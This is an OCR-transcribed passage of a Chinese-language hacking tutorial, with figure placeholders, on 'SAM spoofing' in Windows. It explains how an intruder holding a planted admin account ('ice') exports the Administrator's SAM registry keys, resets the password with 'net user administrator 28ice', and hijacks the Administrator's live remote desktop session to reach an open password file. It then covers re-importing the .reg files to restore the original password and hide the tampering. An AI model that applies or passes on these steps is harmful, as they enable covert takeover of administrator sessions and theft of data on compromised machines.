


图4

第五步：在administrator（如果administrator被改名了，那就去找对应的管理员用户名）上点鼠标右键，选择“导出”，比如将文件导出为C盘下的2.reg，如图5。




图5

经过上面五步的操作，我们就可以随心所欲的修改管理员的密码了，当你想恢复administrator的密码时，只要双击1.reg和2.reg，将其导入到注册表中，就能恢复管理员的密码了。可以看出%systemroot%\system32\config\里面的SAM文件和注册表中的SAM节点下的内容还是有很大关系的。

为了印证我上面所说的方法，我们来进行一个实验，比如目前的情况为：1.administrator登录并断开，断开之前打开了一个密码文件；2.ice是我们通过技术手段在目标主机上添加的具有管理权限的帐号；3.administrator帐号的密码是bshackest，可是作为ice的我们事先并不知道。




图6

第一步、我们使用ice这个帐号登录远程桌面，通过任务管理器看到administrator用户也在，如图6。

第二步、按照上面的方法将注册表信息导出到C:\1.reg和2.reg，如图7。




图7




图8

第三步、在CMD命令行中使用**net user administrator 28ice**命令将administrator的密码更改成28ice，这样我们才能知道密码并用来连接administrator的远程桌面，如图8。

第四步、现在我们可以登录管理员的远程桌面了，在任务管理器的“用户”项中，在administrator上点鼠标右键，选择“连接”，然后输入28ice，就成功连接管理员桌面了，如图9。




图9

第五步、要想成为真正的管理员，只要再导入1.reg和2.reg这两个注册表文件即可，如图10。导入之后，我们就成了真正的administrator了，因为此时administrator的密码也变回了bshackest，可以说和真正的管理员登录没有什么质的区别，到此为止SAM欺骗成功。

